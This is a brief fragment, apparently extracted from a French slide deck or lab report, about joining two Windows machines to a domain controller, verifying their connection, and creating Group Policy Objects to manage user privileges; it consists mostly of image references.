

Machine windows

- Connecter les machines windows avec le DC (pour les deux machines)



DOMAIN CONTROLLER



• VERIFICATION DE LA CONNEXION ENTRE LES MACHINES



Création des GPO pour gérer les
privileges des utilisateurs.

DOMAIN CONTROLLER

